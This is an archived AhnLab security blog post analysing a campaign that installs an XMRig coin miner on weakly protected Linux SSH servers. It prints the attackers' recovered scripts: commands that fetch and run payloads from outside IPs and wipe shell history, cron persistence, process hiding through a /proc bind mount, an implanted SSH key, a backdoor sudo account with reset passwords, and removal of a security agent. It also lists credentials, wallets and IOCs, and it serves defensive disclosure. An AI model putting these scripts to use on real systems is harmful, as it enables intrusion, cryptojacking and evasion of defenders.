CoinMiner (KONO DIO DA) Distributed to Linux SSH Servers

By ATCP

Published: 2023-04-23 · Archived: 2026-04-05 20:30:22 UTC

AhnLab Security Emergency response Center (ASEC) has recently discovered XMRig CoinMiner being installed on poorly managed Linux SSH servers. The attacks have been happening with a distinct pattern since 2022: they involve the usage of malware developed with Shell Script Compiler (SHC) when installing the XMRig, as well as the creation of a backdoor SSH account.

When looking at the attack cases against poorly managed Linux SSH servers, most of them involve the installation of DDoS Bot or CoinMiner. DDoS Bot has been covered here in the ASEC Blog before through the attack cases where ShellBot **[1]** and ChinaZ DDoS Bot **[2]** were installed respectively. The installation of XMRig CoinMiner was covered in tandem with the SHC malware **[3]**.

This blog post will cover one of the various attack cases where CoinMiner is installed. The main features of this attack campaign include its relatively recent start, use of SHC, and the inclusion of a personalized message that says “KONO DIO DA” from the threat actor.

```
############################################  Clean up
history -c
rm -rf ~/.bash_history
rm -rf init0
echo -e $Yellow "KONO DIO DA V3.1! TURTLES"
echo -e $Color_Off
```

1. Dictionary Attack Against Linux SSH Servers

Poorly managed services are one of the prime examples of attack vectors used to target server environments such as Linux servers. The Secure Shell (SSH) service is installed in most Linux server environments, can easily be used for attacks, and is prone to poor management. SSH allows administrators to log in remotely and control the system, but they must log into the user account registered to the system to do so.


If simple account credentials (ID/PW) are used in a Linux system, a threat actor can log into the system through brute force or a dictionary attack, allowing them to execute malicious commands. When Linux SSH servers that are poorly managed are attacked, the main attack method involves searching externally exposed SSH servers through port scanning and using the known account credentials to perform dictionary attacks and log in. Malware is then downloaded afterward.

The following is a list of IDs/PWs used in those attacks.

ID	PW	Attacker
root	.	23.224.232[.]68
root	…	23.224.232[.]68
root	P@ssw0rd	23.224.232[.]68
admin	password1!	23.224.232[.]68
web	123456	23.224.232[.]68
tomcat	tomcat	23.224.232[.]68
centos	Huawei@123	23.224.232[.]68
oracle	Huawei@123	23.224.232[.]68

Table 1. Attack sources and account credentials used for the “KONO DIO DA” attacks


2. Cases of KONO DIO DA Attacks – Latest



The threat actor used the commands below to download and execute malware after successfully logging in. "uname -a" and "nproc" are commands that output the system information. It is assumed that these are used so that the threat actor can check which systems have a CoinMiner installed on them later on. There are also commands that delete the history of these commands after the malware has been executed.

> # uname -a;nproc; wget -q 46.41.150[.]129/.bo/am ; chmod +x am ; ./am ; history -c ; rm -rf ~/.bash_history

The downloaded "am" file is malware that has been developed with SHC, and functions as a downloader. The fact that it was developed with SHC means that the original malware is actually a Bash script that has been converted into the ELF format. Details regarding SHC have been covered previously in the blog post below.



"am" is a simple downloader that downloads and executes "nw", while "nw" is also a downloader that ultimately downloads and executes additional malware. The "nw" Bash script forcefully terminates and deletes the CoinMiner it used in the past along with its other malware before downloading and executing a compressed file with the XMRig and Bash script malware.


```
function MoneyFactory {
if [ "$rom" == "root" ];   then

cd /var/tmp ; wget  46.41.150.129/.js/new-xmrig.tgz && tar xvf new-xmrig.tgz && rm -rf new-xmrig.tgz &&
cd .config/.pg_commit_ts/.bash ; chmod +x * ; ./start x-$n ; history -c ; rm -rf ~/.bash_history

fi

}
rm -rf .bor
rm -rf /var/tmp/.bor
#####################################
rm -rf /var/tmp/.xri
rm -rf /var/tmp/.xrx
rm -rf /var/tmp/.x
rm -rf ~/xmrig*
rm -rf ~/c3pool*
pkill -9 xri
pkill -9 xrx
pkill -STOP xmrig
pkill -STOP Opera
pkill -STOP kthreaddk
pkill -STOP kdevtmpfsi
pkill -9 arx645
pkill -9 zzh
```

The compressed file includes the XMRig "dbus-daemon –system –address=systemd_ –nofork –nopidfile –systemd-activation –syslog-only", the configuration file "config.json", and 3 Bash script malware.

new-xmrig.tar
- .config
  - .pg_commit_ts
    - .bash

이름	원본 크기	압축 크기	종류	수정한 날짜
..				
root.sh	515	1,024	SH 파일	2023-04-11 오후 11:55
start	299	512	파일	2023-04-13 오전 2:06
dbus-daemon --system --address=systemd: ...	7,031,008	7,031,296	파일	2023-02-02 오후 2:04
admin	487	512	파일	2023-04-11 오후 11:58
config.json	5,903	6,144	JSON File	2023-04-12 오전 1:30

“nw” executes the “start” Bash script inside the compressed file, and “start” is responsible for the function that executes the “admin” Bash script. “admin” is responsible for registering the cron task, which executes the “root.sh” Bash script and “root.sh” every minute.



```
File  Edit  View  Terminal  Tabs  Help
#!/bin/sh
if test -r /var/tmp/.config/.pg_commit_ts/.bash/doos.pid; then
pid=$(cat /var/tmp/.config/.pg_commit_ts/.bash/doos.pid)
if $(kill -CHLD $pid >/dev/null 2>&1)
then
exit 0
fi
fi
chattr -ia /var/tmp/.config/.pg_commit_ts/.bash
chattr -ia /var/tmp/.config/.pg_commit_ts
chattr -ia /var/tmp/.config/.pg_commit_ts/.bash/config.json
chmod +r /var/tmp/.config/.pg_commit_ts/.bash
cd /var/tmp/.config/.pg_commit_ts/.bash
./root.sh &>/dev/null
~
```


“root.sh” executes XMRig “dbus-daemon –system –address=systemd_ –nofork –nopidfile –systemd-activation –syslog-only” that exists in the same path, before reading and using the configuration information required for mining from “config.json” which also exists in the same path. XMRig is executed under the disguised name of a normal process, “dbus-daemon”. Not only does it use its process name, but the arguments used upon execution are also mimicked, making it difficult for ordinary users to notice that a CoinMiner is currently running.

Mining Pool	Wallet
xmr.doi-2020[.]net:14444	85myxAJXqM1i9RLd1b7xq4JddqUTt1fD9ikYNNfwgtZPh42Cm5PSRMQW9R7Sue28TS86bWRkiw3MV
val.doi-2020[.]net:80	87FWpUCibvHQPvqhjyKg6n18yDpLHh96cVMxtPW1WWEhbePvK5LrDhE5sYgHEpRuU1RkJ5VZ8ml
142.202.242[.]45:80	87FWpUCibvHQPvqhjyKg6n18yDpLHh96cVMxtPW1WWEhbePvK5LrDhE5sYgHEpRuU1RkJ5VZ8ml
pool.hashvault[.]pro:80	87FWpUCibvHQPvqhjyKg6n18yDpLHh96cVMxtPW1WWEhbePvK5LrDhE5sYgHEpRuU1RkJ5VZ8ml
AS.doi-2020[.]net:80	85myxAJXqM1i9RLd1b7xq4JddqUTt1fD9ikYNNfwgtZPh42Cm5PSRMQW9R7Sue28TS86bWRkiw3MV
139.99.123[.]196:80	85myxAJXqM1i9RLd1b7xq4JddqUTt1fD9ikYNNfwgtZPh42Cm5PSRMQW9R7Sue28TS86bWRkiw3MV
pool.supportxmr[.]com:80	87FWpUCibvHQPvqhjyKg6n18yDpLHh96cVMxtPW1WWEhbePvK5LrDhE5sYgHEpRuU1RkJ5VZ8ml

Table 2. Threat actor’s XMRig mining information


```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"85myxAJXqM1i9RLd1b7xq4JddqUTt1fD9ikYNNfwgtZPh42Cm5PSRMQW9R7Sue28TS86bWRkiw3
MV8K4ZRGaMw6ZVLLLbMQ.worker01/bolus.eu@gmail.com","pass":"worker04","agent":"XMRig/
6.19.0 (Linux x86_64) libuv/1.44.2 gcc/9.3.0","rigid":"worker01","algo":["rx/0","cn/
2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/
ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/
tlo","cn/upx2","cn/1","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/
chukwa","argon2/chukwav2","argon2/ninja","ghostrider"]}}
{"id":1,"jsonrpc":"2.0","result":{"id":"1","job":
{"blob":"1010e3888fa2067f3f2e5005792230f501cb397a08c68afc04c6db167a87d8626bc2d7fdbfc4
e200000000529617808696478be0ed15afe76b211876a58cfaae0c2d8828b379db7a769f0a04","job_id
```


3. Cases of KONO DIA DA Attacks – Past



Looking at past cases, it is apparent that the malware used in recent attacks has fewer features than before. The initially installed file cannot be confirmed, but “hoze” is a Bash script that performs the same functions as “nw”. “hoze” decompresses the downloaded compressed file and executes an ELF file named “init0”. “init0” is a malware strain that provides various additional features such as installing the XMRig CoinMiner.

Unlike the recently confirmed attacks, the “KONO DIO DA” threat actor used a wider variety of features during their past attacks. The feature to maintain persistence was one of the main features they used. A “key” file existed in the compressed file.

이름	원본 크기	압축 크기	종류	수정한 날짜
..				
uninstall.sh	2,165	2,560	SH 파일	2021-12-22 오후 7:10
secure	1,010,416	1,010,688	파일	2021-12-22 오후 7:10
init.sh	1,008,280	1,008,640	SH 파일	2021-12-22 오후 7:10
config.json	4,069	4,096	JSON File	2021-12-29 오후 8:53
xri	6,202,971	6,203,392	파일	2021-12-27 오전 2:17
init0	1,011,056	1,011,200	파일	2021-12-22 오후 7:10
rigid	229	512	파일	2021-12-30 오후 6:18
key	388	512	파일	2021-12-22 오후 7:10
config32.json	4,126	4,608	JSON File	2022-01-01 오전 2:04
scp	63	512	파일	2021-12-22 오후 7:10

The following public SSH key was included in the "key" file. "init0" removes the existing "~/.ssh/authorized_keys" file and copies the "key" file that was inside the compressed file to that directory.

> ssh-rsa
> AAAAB3NzaC1yc2EAAAADAQABAAABAQCh047MLLA8ul64R+zVcEezUGtPUhnB+6mSzXoikFgju2orDUBX4K1ve/SW2pMQeQf9ErQoj
> rsa-key

When logging into a remote SSH server, it is possible to log in without an ID and PW by generating public and private keys. To accomplish this, a user can generate public and private SSH keys and then register their public key to their desired server. Afterward, the private key can be used to log into the client. In this case, the threat actor creates and registers their public key, which is the "key" file, to the "~/.ssh/authorized_keys" path. This allows them to use their private key later to log into the infected system.

Besides this, the threat actor can use the usermod command to add an account called "cheeki". If the infected system has an account called "root", "dolphinscheduler", "admin", "es", or "hadoop", then the password is changed by the threat actor. This process is a persistence maintenance technique that creates a backdoor account on an infected system, allowing the threat actor to log in at a later date.

```
############################################ Install SSH key
if [ -f ~/.ssh/authorized_keys ]; then
    echo -e $Purple "removing ssh keys"
    chattr -ia ~/.ssh/authorized_keys > /dev/null 2>&1
    rm -rf ~/.ssh/authorized_keys > /dev/null 2>&1
fi
if [ ! -d ~/.ssh ]; then
    echo -e $Purple "creating ssh directory"
    mkdir ~/.ssh
fi
mv key ~/.ssh/authorized_keys
chattr +ia ~/.ssh/authorized_keys > /dev/null 2>&1
echo -e $Green "ssh key enabled"
############################################  Changing passwords which usually have sudo
if (( $EUID == 0 )); then
    chattr -ia /etc/shadow
    chattr -ia /etc/passwd
    usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
    gqyOnVAtaF8G41oZS0KRioLw7PfzT1' root > /dev/null 2>&1
    usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
    gqyOnVAtaF8G41oZS0KRioLw7PfzT1' dolphinscheduler > /dev/null 2>&1
    usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
    gqyOnVAtaF8G41oZS0KRioLw7PfzT1' admin > /dev/null 2>&1
    usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
    gqyOnVAtaF8G41oZS0KRioLw7PfzT1' es > /dev/null 2>&1
        usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
        gqyOnVAtaF8G41oZS0KRioLw7PfzT1' hadoop > /dev/null 2>&1
    echo -e $Green "passwords changed"
fi
############################################  Cheeki useradd
if (( $EUID == 0 )); then
    useradd cheeki
    usermod -aG sudo cheeki > /dev/null 2>&1
    usermod -aG wheel cheeki > /dev/null 2>&1
    usermod -p '$6$u3a2aCKC$TULEOlBwPWBIAYZkG0NNNbWM.9tRozeHUO2HyRvlTQpekaOQ2E3S5E5/
    gqyOnVAtaF8G41oZS0KRioLw7PfzT1' cheeki
```

The "uninstall.sh" Bash script is responsible for removing the Ali cloud shield (Ann Knight) of the security service Alibaba Cloud. kinsing is a malware strain that is primarily used to remove Aegis. kinsing installs a Bash script that is capable of removing not only Aegis, but Tencent QCloud Monitor as well. It is also capable of disabling SELinux and AppArmor.

```
    printf "%-40s %40s\n" "Stopping aegis" "[  OK  ]"
}

remove_aegis(){
if [ -d /usr/local/aegis ];then
    rm -rf /usr/local/aegis/aegis_client
    rm -rf /usr/local/aegis/aegis_update
    rm -rf /usr/local/aegis/alihids
fi

if [ -d /usr/local/aegis/aegis_debug ];then
    umount /usr/local/aegis/aegis_debug
    rm -rf /usr/local/aegis/aegis_debug
fi
}

uninstall_service() {

   if [ -f "/etc/init.d/aegis" ]; then
       /etc/init.d/aegis stop  >/dev/null 2>&1
       rm -f /etc/init.d/aegis
   fi
```

Contrary to its name, “init.sh” is an SHC ELF file, and its simple structure is shown below. It is responsible for executing the CoinMiner and hiding the process. To do this, it creates the “/var/tmp/…” directory and uses the mount command to bind the directory to the /proc file system on the PID of the miner process. This is one of the previously known methods used to conceal processes. The threat actor uses this simple command instead of a rootkit to conceal the CoinMiner’s process.

```
#!/bin/bash
/var/tmp/.xri/xri </dev/null &>/dev/null & disown -h %1
if (( $EUID == 0 )); then
    PID=$(pidof xri)
    if [ ! -z "${PID}" ]; then
        mkdir /var/tmp/...
        mount -o bind /var/tmp/... /proc/"$PID"
        echo "hider enabled"
        exit
    fi
fi
echo "miner online"
```

The aforementioned scripts and SHC ELF files perform supplementary roles, while “secure” is responsible for the main features. “secure” is an ELF file built with SHC, and is responsible for executing XMRig CoinMiner, installing the latest XMRig, and registering itself in the cron task. Therefore, as it is executed regularly through the cron task, if XMRig does not exist on the system, the latest version is downloaded to start mining for cryptocurrency on the infected system.

```
#########################
downloadminer(){
    link1="http://141.95.19.91:8080/xri/xri"
    link2="http://141.95.19.91:8080/xri/config.json"
    mkdir /var/tmp/.xri
    cd /var/tmp/.xri/
    chattr -ia /var/tmp/.xri/xri
    chattr -ia /var/tmp/.xri/config.json
    rm -rf /var/tmp/.xri/xri
    rm -rf /var/tmp/.xri/config.json
    curl  -L -O $link1 || cd1  -L -O $link1 || wget $link1 --no-check-certificate
    curl  -L -O $link2 || cd1  -L -O $link2 || wget $link2 --no-check-certificate
    chmod +x /var/tmp/.xri/xri
}
#########################
#########################
crontablegend(){
if (( $EUID == 0 )); then
    if ! cat /etc/crontab | grep 'secure'; then
        echo "@weekly root /var/tmp/.x/secure" >> /etc/crontab
        sleep 1
        echo "@reboot root /var/tmp/.x/secure" >> /etc/crontab
    fi
```

When looking at the attack cases against poorly managed Linux SSH servers, most of them involve the installation of DDoS Bot or CoinMiner. Most CoinMiner attack cases have no notable characteristics, as XMRig is simply installed to mine

Monero Coins. However, the "KONO DIO DA" threat actors use additional malware and various analysis disruption techniques in addition to installing XMRig, and these attacks were confirmed relatively recently.

Mining Pool	Wallet
5.9.157[.]2:10380	**TRTLv1M57YFZjutXRds3cNd6iRurtebcy6HxQ6hRMCzGF5nE4sWuqCCX9vamnUcG35BkQy6VfwUy5CsV9Y**
2.58.149[.]237:2007	**TRTLv1M57YFZjutXRds3cNd6iRurtebcy6HxQ6hRMCzGF5nE4sWuqCCX9vamnUcG35BkQy6VfwUy5CsV9Y**

Table 3. Threat actor's XMRig mining information – Past

4. Conclusion

Attack campaigns where a CoinMiner is installed on poorly managed Linux SSH servers have been occurring persistently since the past. The "KONO DIO DA" attack campaign covered here maintains its persistence by registering a backdoor SSH account in addition to installing the XMRig CoinMiner. If CoinMiner is installed, system resources are used to mine Monero Coins for the threat attack, and the threat actor can later log in through the backdoor SSH account to either install additional malware, steal information from the system, or perform various other malicious behaviors.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the Linux server from brute force attacks and dictionary attacks, and update to the latest patch to prevent vulnerability attacks. They should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, caution must be practiced by updating V3 to the latest version to block malware infection in advance.

File Detection
– CoinMiner/Text.Config (2023.04.24.02)
– Downloader/Linux.Agent.1011056 (2023.04.24.02)
– Downloader/Linux.Agent.11344 (2023.04.24.02)
– Downloader/Shell.Agent.SC187868 (2023.04.24.02)
– Downloader/Shell.Agent.SC187872 (2023.04.24.02)
– Linux/CoinMiner.Gen2 (2019.07.31.08)
– Trojan/Linux.Agent.1010416 (2023.04.24.02)
– Trojan/Linux.Hider.1008280 (2023.04.24.02)
– Trojan/Shell.Agent.SC187867 (2023.04.24.02)
– Trojan/Shell.Agent.SC187876 (2023.04.24.02)
– Trojan/Shell.Runner.SC187869 (2023.04.24.02)
– Trojan/Shell.Runner.SC187871 (2023.04.24.02)

MD5

1192697ed3d2302bec3ee828c154e300

1932d2e4081f6dd5c8b32d29b1ab5caf

1db93cb95e409769561efb66e4fd5c72

20ac8a45d129e3ce3444494d9672692c

254784ca05bdd3928d7889d0ea3195ab

Additional IOCs are available on AhnLab TIP.

URL

http[:]//141[.]95[.]19[.]91[:]8080/xri/config[.]json

http[:]//141[.]95[.]19[.]91[:]8080/xri/xri

http[:]//2[.]58[.]149[.]237[:]6972/hoze

http[:]//2[.]58[.]149[.]237[:]6972/xri2[.]tar

http[:]//46[.]41[.]150[.]129/[.]bo/am

Additional IOCs are available on AhnLab TIP.

FQDN

init[.]sh

root[.]sh

uninstall[.]sh

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/51908/